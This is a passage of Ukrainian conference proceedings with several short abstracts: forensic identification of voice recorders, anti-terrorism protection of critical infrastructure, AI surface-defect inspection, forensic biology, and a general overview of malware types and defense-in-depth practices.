


Рис. 4

Також ознакою цих і тільки цих диктофонів є стійка регулярна складова власного паразитного шуму з частотою ≈ 4 кГц (рис. 5, 6).




Рис. 5




Рис. 6

Специфічний сигнал у вигляді вираженого зміщення постійної складової наявний, зокрема, на початку записів, здійснених диктофоном моделі «EDIC-mini Tiny+ B76». Таке зміщення наведено на рис. 7. Також у цих записах спостерігається обмеження амплітуди аудіосигналу в області позитивних значень на рівні ≈ -4 дБ (рис. 8), притаманне диктофонам даної моделі.




Рис. 7




Рис. 8

Підсумовуючи вищевикладене, на наш погляд, специфічні аудіосигнали є суттєвими ознаками апарата цифрового запису. Це твердження обґрунтовується тим, що в деяких випадках лише таких сигналів достатньо для ідентифікації апарата за записом, який надано на експертне дослідження.

МЕЛЕНТІ Євген Олександрович,
кандидат технічних наук, доцент,
директор навчально-наукового тренінгового центру
оперативно-бойової підготовки Національної академії
Служби безпеки України

ОПТИМІЗАЦІЯ ЗАХОДІВ З АНТИТЕРОРИСТИЧНОГО (КОНТРДИВЕРСІЙНОГО) ЗАБЕЗПЕЧЕННЯ ПОТЕНЦІЙНО НЕБЕЗПЕЧНИХ ОБ'ЄКТІВ ЗСУ

Широкомасштабна агресія російської федерації стала найбільшою загрозою для нормального функціонування об'єктів критичної інфраструктури України. Ворог активізував розвідувально-підривну діяльність, значно підвищив інтенсивність ракетно-бомбових ударів у поєднанні з проведенням кібератак на автоматизованих системах керування технологічними процесами національної енергетичної інфраструктури. З початку повномасштабного вторгнення російської федерації в Україну Службою безпеки України (СБУ) виявлено та нейтралізовано близько 7 тис. кібератак та кіберінцидентів, націлених на важливі інформаційно-комунікаційні системи державних органів і системи керування об'єктів критичної інфраструктури.

Головною метою цих дій є виведення з ладу об'єктів електро-тепло генерації, блокування розподілу і передачі електроенергії через високовольтні підстанції й лінії електропередач, тим самим лишити цивільне населення тепла та світла в оселях, громадських місцях. В такий спосіб спецслужби країни-агресора намагаються активізувати опозиційні процеси, спровокувати антиурядові зібрання в українському соціумі для отримання преференцій та схилити вище військово-політичне керівництво України сісти за стіл переговорів.

За таких умов перед силами безпеки та оборони України постає актуальне завдання з підвищення рівня антитерористичної безпеки критичної інфраструктури та посилення стійкості національної системи захисту критичної інфраструктури, від терористичних посягань і диверсій. Таким чином, розробка методології з посилення стійкості національної системи захисту критичної інфраструктури від реальних та потенційних загроз диверсійного, терористичного характеру в умовах воєнного часу є актуальною науковою проблемою.

Особлива роль в процесі нейтралізації загроз терористичного та диверсійного характеру на ОКІ в умовах воєнного стану належить СБУ, Збройним Силам України (ЗСУ), Військовій службі правопорядку у ЗСУ, Силам спеціальних операцій (ССО) ЗСУ, Національній поліції України, Національній гвардії України (НГУ), Державній прикордонній службі України (ДПСУ). При цьому порядок взаємодії сил безпеки і оборони в умовах активної розвідувально-підривної діяльності відіграє ключову роль в протидії спецслужбам іноземних держав в умовах воєнного часу.

З метою забезпечення безпеки об’єктів критичної інфраструктури, запобігання проявам несанкціонованого втручання в їх функціонування, прогнозування та запобігання кризовим ситуаціям на об’єктах критичної інфраструктури Законом України «Про критичну інфраструктуру» запроваджено функціонування національної системи захисту критичної інфраструктури – сукупність органів управління, сил та засобів центральних і місцевих органів виконавчої влади (військово-цивільних адміністрацій – у разі утворення), органів місцевого самоврядування, операторів критичної інфраструктури, на які покладається формування та/або реалізація державної політики у сфері захисту критичної інфраструктури.

В доповіді приведено національні системи, що взаємодіють з національною систему стійкості, що призначена для забезпечення здатності держави і суспільства своєчасно ідентифікувати загрози, виявляти вразливості та оцінювати ризики національній безпеці, запобігати або мінімізувати їх негативні впливи, ефективно реагувати та швидко і повномасштабно відновлюватися після виникнення загроз або настання надзвичайних та кризових ситуацій усіх видів, включаючи загрози гібридного типу. При цьому СБУ відграє ключову роль в реагуванні на загрози терористичного, диверсійного (гібридного) характеру та здійснює контррозвідувальне забезпечення оборонного комплексу, військових частин, з’єднань ЗСУ, НГУ, ДПСУ, інших військових формувань, правоохоронних органів, дислокованих на території України, об’єктів енергетики, транспорту, зв'язку, а також інших критично важливих об'єктів. Слід зазначити, що у випадку виникнення загрози, вчинення терористичного акту, диверсії на об’єктах критичної інфраструктури в межах своє компетенції СБУ через Антитерористичний центри при Службі безпеки України (АТЦ при СБУ) координує діяльність суб’єктів боротьби з тероризмом. При цьому Єдина державна система запобігання, реагування і припинення терористичних актів та мінімізації їх наслідків (Єдина система) відіграє ключову роль в таких кризових ситуаціях.

В доповіді висвітлено процедури прийнятті рішень при проведенні антитерористичних, контрдиверсійних заходів, розглянуто структуру та завдання Єдиної системи. Наведено рівні терористичних загроз, завдання та заходи, які здійснюються суб’єктами боротьби з тероризмом відповідно до рівня терористичної загрози.

З метою посилення рівня антитерористичної безпеки об’єктів критичної інфраструктури в доповіді запропоновано оптимізувати перелік об’єктів можливих терористичних посягань та представити його у вигляді реєстру об’єктів критичної інфраструктури й об’єктів критичної інформаційної інфраструктури. Також висунуто пропозиції з удосконалення антитерористичного (контрдиверсійного) забезпечення потенційно небезпечних об’єктів ЗСУ силами підрозділів спеціального призначення військових частин ЗСУ, ВСП, територіальних органів (підрозділів) поліції, НГУ, регіональних органів та органів військової контррозвідки СБУ в умовах воєнного часу.

МЕЛЬНИК Олександр Миколайович,
науковий співробітник Українського науково-дослідного інституту
спеціальної техніки та судових експертиз Служби безпеки України

АСПЕКТИ ІНТЕГРАЦІЇ ШІ В ТЕХНОЛОГІЇ КОНТРОЛЮ ПОВЕРХНЕВИХ ДЕФЕКТІВ

Виявлення поверхневих дефектів є ключовим напрямком у сфері машинного зору, який включає автоматизоване оптичне інспектування (AOI – automated optical inspection) або автоматизоване поверхневе інспектування (ASI – automated surface inspection). Ця технологія передбачає використання машинного зору для виявлення дефектів на основі масиву зображень та технології обробки зображень. На даний час виявлення поверхневих дефектів на основі машинного зору знаходить широке застосування в різних промислових секторах, витісняючи виявлення дефектів людським оком, зокрема, в автомобілебудуванні, машинобудуванні, виробництві побутової техніки, напівпровідників і електроніки, аерокосмічній, хімічній і багатьох інших галузях.

Традиційно машинний зір використовує стандартні алгоритми обробки зображень або штучні ознаки і класифікатори для виявлення дефектів. Традиційні методи, хоча й ефективні, проте часто використовують складні технології обробки зображень, що зменшує загальну складність проекту за рахунок збільшення витрат. Однак на практиці часто виникають проблеми, такі як тонкі відмінності між зображеннями і фоном, низький контраст і значні варіації в масштабі дефектів.

У таких ситуаціях класичні методи виявляються неефективними і не дають змоги досягти оптимальних результатів виявлення дефектів. Щоб подолати ці обмеження, сучасні дослідження в галузі виявлення поверхневих дефектів впроваджують інтеграцію передових алгоритмів обробки зображень і методів глибокого навчання. Ці підходи використовують нейронні мережі та згорткові нейронні мережі (CNN – convolutional neural networks) для покращення ідентифікації дефектів у складних умовах [1].

Нещодавні дослідження свідчать про високу ефективність моделей глибокого навчання, таких як згорткові нейронні мережі, у подоланні обмежень традиційних методів [2]. Ці моделі демонструють високу продуктивність у виявленні поверхневих дефектів на складних фонах, пом’якшуючи проблеми, пов’язані з низьким контрастом і варіаціями масштабів дефектів. Впровадження методів глибокого навчання не лише істотно підвищує ефективність виявлення дефектів, але й полегшує пристосування до різноманітних умов, що характерні для промислових об’єктів. Це дає підстави стверджувати, що дана технологія має значний потенціал для кардинальних змін у сфері виявлення дефектів на поверхнях.

Технології штучного інтелекту (далі – ШІ) пропонують перспективні рішення для автоматизованого та точного виявлення поверхневих дефектів і мають ряд переваг:

–підвищена точність – ШІ-системи можуть бути навчені на великих наборах даних зображень дефектів, що дозволяє їм ідентифікувати дефекти, які можуть бути пропущені при візуальному огляді;

–ефективність – ШІ-системи можуть швидко обробляти великі обсяги даних, що робить їх ідеальними для автоматизованого контролю якості;

–масштабованість – ШІ-системи легко масштабуються для задоволення потреб будь-якого виробничого середовища.

Однак, існують деякі недоліки, пов’язані з використанням ШІ для виявлення поверхневих дефектів:

- висока вартість – розробка та впровадження ШІ-систем потребуватиме значних витрат;

- складність – ШІ-системи можуть бути складними для налаштування та обслуговування, що може потребувати залучення фахівців з машинного навчання;

- необхідність в додаткових даних – для навчання ШІ-систем необхідні великі набори даних зображень дефектів, які можуть бути не завжди доступними.

Проте технології ШІ можуть використовуватися для виявлення поверхневих дефектів на різних типах електронних компонентів, таких як друковані плати, корпуси мікросхем та напівпровідникові пластини. ШІ-системи можуть бути навчені на зображеннях дефектів, таких як тріщини, подряпини, пори, нерівності, неправильні паяні з’єднання та інше.

На перевагу серійному виробництву, реалізація ШІ-систем для виявлення поверхневих дефектів може бути складною для малосерійного виробництва. Це пов’язано з декількома факторами:

потреба в додаткових даних для навчання ШІ-системи, ніж доступно для малосерійного виробництва;

розробка та впровадження ШІ-системи може бути нерентабельною для невеликих обсягів виробництва;

малосерійні виробники можуть не мати ресурсів або фахівців, необхідних для налаштування та обслуговування ШІ-системи.

Розвиток ШІ-технологій свідчить про їх високий потенціал для автоматизованого та точного виявлення поверхневих дефектів. А переваги даного підходу полягають у збільшенні точності та ефективності контролю якості, можливості масштабування та адаптації до різних умов, зниженні впливу людського фактора.

Однак, існують також деякі обмеження, такі як висока вартість, складність та необхідність баз даних. Впровадження систем ШІ може мати певні складнощі для сегментів з обмеженими обсягами випуску, проте активні дослідження та розробки у цій сфері спрямовані на розширення доступності та практичності ШІ-технологій.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. D. Weimer, B. Scholz-Reiter, M. Shpitalni Design of deep convolutional neural network architectures for automated feature extraction in industrial inspection, CIRP Annals, 65(1), 2016, pp.417-420.
2. R. Ren, T. Hung, K. C. Tan A generic deep-learning-based approach for automated surface inspection, IEEE transactions on cybernetics, 48(3), 2017, pp.929-940.

МИЛОСТИВА Дар’я Федорівна,
кандидат сільськогосподарських наук, судовий експерт
Дніпропетровського науково-дослідного
інституту судових експертиз
Міністерства юстиції України
БАБЧЕНКО Анна Валентинівна,
кандидат біологічних наук, судовий експерт
Дніпропетровського науково-дослідного
інституту судових експертиз
Міністерства юстиції України
ПОЛЯКОВА Світлана Василівна,
кандидат філологічних наук, доцент
учений секретар Дніпропетровського науково-дослідного
інституту судових експертиз
Міністерства юстиції України

ЗНАЧЕННЯ СУДОВО-БІОЛОГІЧНОЇ ЕКСПЕРТИЗИ ОБ’ЄКТІВ РОСЛИННОГО ТА ТВАРИННОГО ПОХОДЖЕННЯ

Дослідження об’єктів рослинного і тваринного походження є важливим і актуальним завданням, оскільки різноманіття рослинного й тваринного світу, що оточує людину в її повсякденній діяльності, визначає частоту біологічних об’єктів як речових доказів у кримінальних провадженнях, цивільних справах.

Класифікаційні завдання охоплюють питання, пов’язані з встановленням природи і таксономічної (групової) належності біологічних об’єктів; ідентифікаційні - питання про тотожність об'єктів; неідентифікаційні – питання, пов’язані з визначенням тимчасових зв'язків і стану досліджуваних об’єктів, механізму утворення на них ушкоджень, причин, що викликали зміну цих об’єктів, тощо [1].

При цьому механічне застосування законів таксономії без урахування основних положень криміналістики призводить до того, що систематизація об'єктів біологічного походження, що потрапили у сферу судочинства, суперечить правилам порівняння біологічних об'єктів у рамках традиційної систематики.

Специфіка біологічних об’єктів призводить до того, що біологи досить часто змішують такі основні поняття, як «об’єкт» і «предмет» наукового дослідження, що є неприпустимо із позицій методології. Найчастіше виникають сумніви у тому, що біологічний об’єкт дійсно такий, як наше знання нього, тобто, предметне розуміння відрізняється з природним сприйняттям безпосередньої даності об’єкта (ДНК, ген, геном, мутація, біоценоз тощо).

Крім того, в експериментальній біології поняття «об’єкт дослідження» та «експериментальний об’єкт» досить часто не збігаються за обсягом та (або)

змістом. Так, як експериментальний об’єкт можна розглядати певну одиницю живого, його функції, механізми існування, біологічний процес, що розкриває взаємодію природи та функцій [2].

Визначаючи об’єкт судово-біологічної експертизи, слід звернути увагу на те, що він має деякі специфічними ознаками, властивими лише об’єктам живої природи. Це насамперед його приналежність до того чи іншому царству живої природи: рослин або тварин і безумовний функціональний зв’язок з іншими об’єктами живої та неживої природи. Об’єкт біологічного походження не може існувати ізольовано, сам по собі. Він обов’язково пов’язаний з метаболічними, морфологічними, функціональними процесами з іншими об’єктами навколишнього світу [3, 4].

Об’єкт біологічного походження представляє собою об’єкт органічної природи (біосфери). Це, насамперед, сукупність організмів живих істот, що становлять біосферу, можна віднести об’єкти як рослинного світу (флора), і тваринного світу (фауна). При цьому в даному випадку йдеться про омертвілі частини та залишки об’єктів живої природи, які є кінцевим продуктом життєдіяльності, етапом існування живого організму. Також враховується, що біологічний об’єкт – це об’єкт нематеріального світу, що знайшов вираз у різних функціональних процесах, що протікають у біосфері (наприклад, геоботанічні сукцесії та синузії, що досліджуються експертом-лісопатологом, цикл Кребса, що вивчається експертом-біохіміком, етапи та стадії вмирання, що потрапляють у сферу дослідження судово-медичного експерта) [2].

Таким чином, можна постулювати, що під об'єктом судово-біологічного дослідження розуміється частина (матеріальна чи нематеріальна) живої природи тваринної та рослинної походження, що несе інформацію про юридичний факт.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Клименко Н.І. Судова експертологія: Курс лекцій: Навчальний посібник Київ: Видавничий Дім "Ін Юре", 2007. 528 с.
2. Балинян Т. Є., Дереча Л. М. Специфіка етапів ідентифікаційних досліджень у судово-біологічній експертизі. *Теорія та практика судової експертизи і криміналістики*, 2007; №7. С. 230-236.
3. Комаха В.О., Кривда Г.Ф., Антонюк В.В., Гузенко В. В., Гуцул В. Я., Зотаєва О. А., Калиновський О. Ю., Комаха В. В., Комаха О. В., Кривда Р. Г. Тактика використання спеціальних знань у формі судової експертизи в процесі розслідування і розкриття злочинів. Одеська національна юридична академія. Чернівці: Золоті литаври, 2004: 338 с.
4. Щербаковський М. Г. Судова експертологія: Навчальний посібник, Харків: Вид-во Харк. нац. ун-ту внутр. справ, 2008. 192 с.

МІРОШНИК Руслан Олександрович,
судовий експерт сектору комп’ютерно-технічних та
телекомунікаційних видів досліджень лабораторії
досліджень об’єктів інформаційних технологій
Науково-дослідного центру судової експертизи у сфері
інформаційних технологій та інтелектуальної власності
Міністерства юстиції України

ВПРОВАДЖЕННЯ ЕФЕКТИВНИХ ЗАХОДІВ КІБЕРБЕЗПЕКИ В ІНФОРМАЦІЙНО-ТЕЛЕКОМУНІКАЦІЙНИХ СИСТЕМАХ

В епоху, коли діджиталізація пронизує кожен аспект нашого життя, від особистого спілкування до критичної інфраструктури, важливість кібербезпеки неможливо переоцінити. Кіберзагрози продовжують еволюціонувати в складності та витонченості, створюючи значні виклики для приватних осіб, бізнесу та урядів у всьому світі. З розвитком технологій повинні вдосконалюватися і засоби захисту від кіберзагроз, щоб захистити конфіденційну інформацію, приватність і цілісність цифрової інфраструктури.

Кібербезпека охоплює широкий спектр практик, технологій і стратегій, призначених для захисту цифрових систем, мереж і даних від несанкціонованого доступу, маніпуляцій і знищення. Вона передбачає захист не лише персональних пристроїв, таких, як смартфони та комп'ютери, але й широких мереж, які лежать в основі таких важливих послуг, як банківська справа, охорона здоров'я, транспорт та енергетика.

У сучасному взаємопов'язаному світі ландшафт загроз у кіберпросторі постійно змінюється, створюючи величезні виклики. Розуміння різноманітних кіберзагроз має важливе значення для розробки ефективних стратегій кібербезпеки для зменшення ризиків і захисту цінних активів. До поширених кіберзагроз, які використовують вразливості в програмному, апаратному забезпеченні та поведінці людей, щоб отримати несанкціонований доступ або завдати шкоди належать:

Шкідливе програмне забезпечення, є поширеною загрозою в кіберпросторі. Воно охоплює широку категорію програмного забезпечення, призначеного для проникнення, пошкодження або отримання несанкціонованого доступу до комп'ютерних систем. До поширених типів шкідливого програмного забезпечення належать віруси, хробаки, трояни, програми-вимагачі та шпигунські програми. Шкідливе програмне забезпечення може поширюватися різними способами, наприклад, через вкладення в електронній пошті, заражені веб-сайти або змінні носії інформації. Після встановлення шкідливе програмне забезпечення може порушити цілісність

системи, викрасти конфіденційну інформацію або вивести пристрої з ладу. Типи шкідливого програмного забезпечення зображені на рисунку 1.

Рисунок 1. Типи шкідливого програмного забезпечення

Макровіруси – це віруси, написані на макромовах, наприклад, на VBS, вони зазвичай платформо-незалежні. Багато додатків дозволяють вбудовування макро-програм у документи. Ці програми можуть автоматично запускатися під час відкриття документів. Це означає, що, наприклад, документи Word або Excel можуть мати вбудовані макроси та VBS-скрипти, які запускають такі макровіруси.

Стелс-віруси – це віруси, які приховують створені ними зміни у системі. Подібні віруси намагаються перехитрити антивірусне програмне забезпечення шляхом перехоплення своїх звернень до операційної системи та надання хибної та фальшивої інформації.

Поліморфні віруси створюють різні робочі копії себе. Складові частини поліморфного вірусу можуть відрізнятися при кожному новому зараженні, що робить надзвичайно складним його пряме виявлення за допомогою сигнатур та антивірусного програмного забезпечення.

Існують самоспотворюючі віруси, які намагаються сховатися від антивірусного програмного забезпечення шляхом модифікації свого коду таким чином, щоб він не збігався з зумовленими сигнатурами з антивірусних баз.

Боти чи Зомбі – це фактично група пристроїв інфікованих шкідливим програмним забезпеченням під командуванням та керуванням хакера. Тож,

якщо електронно-обчислювальна машина скомпрометована, вона може стати «комп’ютером-зомбі» або частиною ботнет мережі.

Комп'ютерні хробаки – це віруси, які просто поширюються з однієї машини на іншу.

Руткіти – це одні з найнеприємніших шкідливих програм, що впроваджуються в систему. Зазвичай вони вбудовуються у ядро операційної системи та приховують свою присутність.

Руткіти для вбудованого програмного забезпечення. Подібне шкідливе програмне забезпечення може проникнути в чіп з прошивкою жорсткого диска. Навіть форматування диска і перезавантаження операційної системи не допоможе впоратися з ним.

Кейлогери. Реєструють натискання клавіш на клавіатурі чи миші.

Троян – шкідливе програмне забезпечення, яке приховує справжню мету своєї діяльності за допомогою маскування.

Засоби віддаленого доступу чи RAT. Це шкідливі програми, які запускаються в системі і дозволяють зловмисникам отримувати віддалений доступ до системи. Вони схожі на легальні програми віддаленого адміністрування. Серед популярних можна назвати Havex, AlienSpy, ComRat.

Також найбільш поширеним шкідливим програмним забезпеченням є програми-вимагачі – це шкідливе програмне забезпечення, яке блокує пристрій або шифрує його вміст, вимагаючи гроші у жертв. За певну плату оператори шкідливого коду обіцяють відновити доступ до інфікованої машини або даних. CryptoWall, CTB-locker, TorrentLocker – найбільш поширені шифрувальники.

Далі розглянемо шкідливу рекламу. Шкідлива реклама – це онлайн реклама, що приховує у собі шкідливий код. Хакери розміщують власну шкідливу рекламу, що містить у собі визначені скрипти. Щоб уникнути перевірки безпеки, ці скрипти посилаються на інші скрипти, які підвантажують ще одні скрипти з іншої локації, а потім цей процес повторюється ще кілька разів, поки відвідувач веб-сайту не підхоплює шкідливу програму. Рекламним мережам важко визначати: є реклама шкідливою чи ні, внаслідок подібних ланцюжків скриптів з різних змінних локацій. І до того ж, багато таких рекламних оголошень розміщуються за допомогою автоматизованих процесів.

Життєвий цикл зловмисного програмного забезпечення – це етапи, які проходить зловмисне програмне забезпечення від його створення до остаточного видалення. Хоча конкретні екземпляри зловмисного програмного забезпечення можуть відрізнятися за своєю поведінкою та характеристиками, зазвичай вони дотримуються загальної моделі життєвого циклу. Типовий огляд життєвого циклу зловмисного програмного забезпечення зображено на рисунку 2.

Рисунок 2. Життєвий цикл зловмисного програмного забезпечення

Створення та розробка: зловмисне програмне забезпечення зазвичай створюється зловмисниками з метою використання вразливостей, викрадення даних, порушення роботи систем або досягнення інших зловмисних цілей. Цей етап передбачає написання коду шкідливого ПЗ і розробку його функціональності.

Розповсюдження: після створення зловмисне програмне забезпечення необхідно розповсюдити серед потенційних цілей. Методи розповсюдження зловмисного програмного забезпечення можуть значно відрізнятися та включати вкладення електронної пошти, шкідливі веб-сайти, заражені USB-накопичувачі, однорангові мережі або набори експлойтів, націлені на вразливості програмного забезпечення.

Зараження: коли користувач або система стикається зі шкідливим програмним забезпеченням і запускає його, починається стадія зараження. Залежно від типу зловмисного програмного забезпечення, зараження може передбачати зміну системних файлів, реплікацію для поширення на інші системи або використання вразливостей для отримання несанкціонованого доступу.

Виконання та корисне навантаження: після зараження зловмисне програмне забезпечення виконує призначене корисне навантаження, яке може включати різноманітні зловмисні дії, як викрадення конфіденційної інформації

(наприклад, паролів, номерів кредитних карток), шифрування файлів для отримання викупу, запуск відмови в обслуговуванні (DoS) атаки або встановлення додаткових зловмисних програм.

Приховування та ухилення: щоб уникнути виявлення та видалення, зловмисне програмне забезпечення часто використовує методи, щоб приховати свою присутність і уникнути заходів безпеки. Це може включати шифрування його коду, маскування під законне програмне забезпечення або вимкнення програмного забезпечення безпеки в зараженій системі.

Командування та управління: багато типів зловмисного програмного забезпечення встановлюють канал зв'язку з командно-контрольним сервером, яким керують зловмисники. Це дозволяє зловмисникам дистанційно керувати зараженими системами, надсилати команди шкідливому програмному забезпеченню та вилучати вкрадені дані.

Розповсюдження: деякі штами зловмисного програмного забезпечення мають механізми для подальшого поширення в мережі або інших системах, підключених до Інтернету. Це може включати використання невиправлених уразливостей, підбір облікових даних або використання методів соціальної інженерії, щоб обманом змусити користувачів запустити зловмисне програмне забезпечення.

Виявлення та аналіз: антивірусні компанії та інші фахівці з кібербезпеки працюють над виявленням і аналізом нових загроз зловмисного програмного забезпечення. Цей етап передбачає визначення характеристик шкідливого ПЗ, розуміння його поведінки та розробку контрзаходів для пом'якшення його впливу.

Видалення: після виявлення зловмисне програмне забезпечення намагається зменшити його вплив і видалити його із заражених систем. Це може включати розгортання антивірусних сигнатур або виправлень для вразливого програмного забезпечення, ізоляцію заражених систем від мережі або відновлення уражених файлів із резервних копій.

Аналіз після інциденту: після того як зловмисне програмне забезпечення було нейтралізовано, організації часто проводять аналіз після інциденту, щоб зрозуміти, як зловмисне програмне забезпечення проникло в їхні системи, які дані могли бути скомпрометовані та як вони можуть покращити рівень безпеки, щоб запобігти подібним інцидентам у майбутньому.

Протягом цього життєвого циклу зловмисне програмне забезпечення може зазнавати оновлень і модифікацій його творцями, щоб уникнути виявлення або підвищити його ефективність.

У сфері кібербезпеки концепція "ешелонованого захисту" є наріжним каменем стратегії пом'якшення ризиків і зміцнення цифрового захисту від безлічі загроз. Замість того, щоб покладатися на один рівень захисту,

"ешелонований захист" виступає за впровадження кількох заходів безпеки на різних рівнях інфраструктури організації. Цей багаторівневий підхід гарантує, що навіть якщо один рівень безпеки буде зламано, інші залишаться недоторканими, щоб перешкодити зловмисникам.

Ешелонований захист – це проактивна стратегія кібербезпеки, яка наголошує на надмірності та різноманітності заходів безпеки, щоб забезпечити комплексний захист від широкого спектру кіберзагроз. Він працює за принципом, що жодна окрема міра безпеки не є надійною, а багаторівневий підхід підвищує загальну стійкість і ефективність. Використовуючи кілька захисних механізмів, організації можуть створювати рівні безпеки, що перекриваються, кожен з яких служить перешкодою для несанкціонованого доступу або зловмисної діяльності.

Ешелоновані системи кіберзахисту створюються, щоб забезпечити шари захисту у такий спосіб: при падінні одного рівня захисту, інший продовжує здійснювати захист на своїй позиції. Виділяють три основні виду захисту, які зображені на рисунку 3.

Рисунок 3. Ешелонований захист

Перший рівень – це *запобігання*. Прикладом може бути ситуація, коли відбувається шифрування файлів, а також, коли ключ або пароль, недоступний стороннім особам. Запобігання – це захист від компрометації файлів зловмисниками та їх доступ до конфіденційної інформації.

Другий рівень – це *виявлення*. Прикладом виявлення може бути ситуація, коли відбувається налаштування ретельно спланованої пастки, яка спрацьовує при втручанні зловмисника або шкідливої програми, чи пастки, що вказує на щось підозріле.

Далі йде *відновлення*. Це відновлення з бекапу або можливість відновити втрачені файли. Відновлення доступу до облікових записів.

В епоху, коли кіберзагрози є усюдисущими та постійно розвиваються, прийняття стратегії "ешелонованого захисту" має першочергове значення для організацій, які прагнуть захистити свої цифрові активи та зберегти безперервність бізнесу. Впроваджуючи багаторівневі заходи безпеки, які охоплюють безпеку периметра, мережі, кінцевих точок, додатків і даних, організації можуть посилити свій захист і пом’якшити вплив кіберзагроз. Завдяки безперервному моніторингу, аналізу загроз і проактивному управлінню ризиками організації можуть адаптувати свою стратегію глибокого захисту для усунення нових загроз і захисту від нових ризиків кібербезпеки.

Потужна система кібербезпеки має вирішальне значення для захисту інтересів національної безпеки та критичної інфраструктури від кіберзагроз з боку ворожих суб'єктів.

Кращі практики кібербезпеки:

впровадження ефективних заходів кібербезпеки вимагає багаторівневого підходу, який враховує технічні, процедурні та людські фактори, а саме:

регулярне оновлення програмного забезпечення та управління виправленнями для усунення відомих вразливостей;

надійний контроль доступу, включно з унікальними протоколами автентифікації та авторизації користувачів;

шифрування конфіденційних даних як під час передачі, так і в стані спокою, щоб захистити їх від несанкціонованого доступу;

навчання співробітників та інформаційні програми для інформування користувачів про ризики кібербезпеки та найкращі практики;

впровадження брандмауерів, систем виявлення вторгнень та антивірусного програмного забезпечення для виявлення та пом'якшення кіберзагроз.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Defensive Security Handbook, O'Reilly Media, Inc, April 2017, URL: https://learning.oreilly.com/library/view/defensive-security-handbook (дата звернення: 18.03.2024).
1. Nathan House, The Complete Cyber Security Course, London, 2016, 273 с.
2. Енциклопедія Інтернет-загроз, URL: https://www.eset.com/ua/support/information /entsiklopediya-ugroz/ (дата звернення: 18.03.2024).

МОВЧАН Костянтин Олександрович,
старший науковий співробітник
Українського науково-дослідного інституту спеціальної
техніки та судових експертиз Служби безпеки України

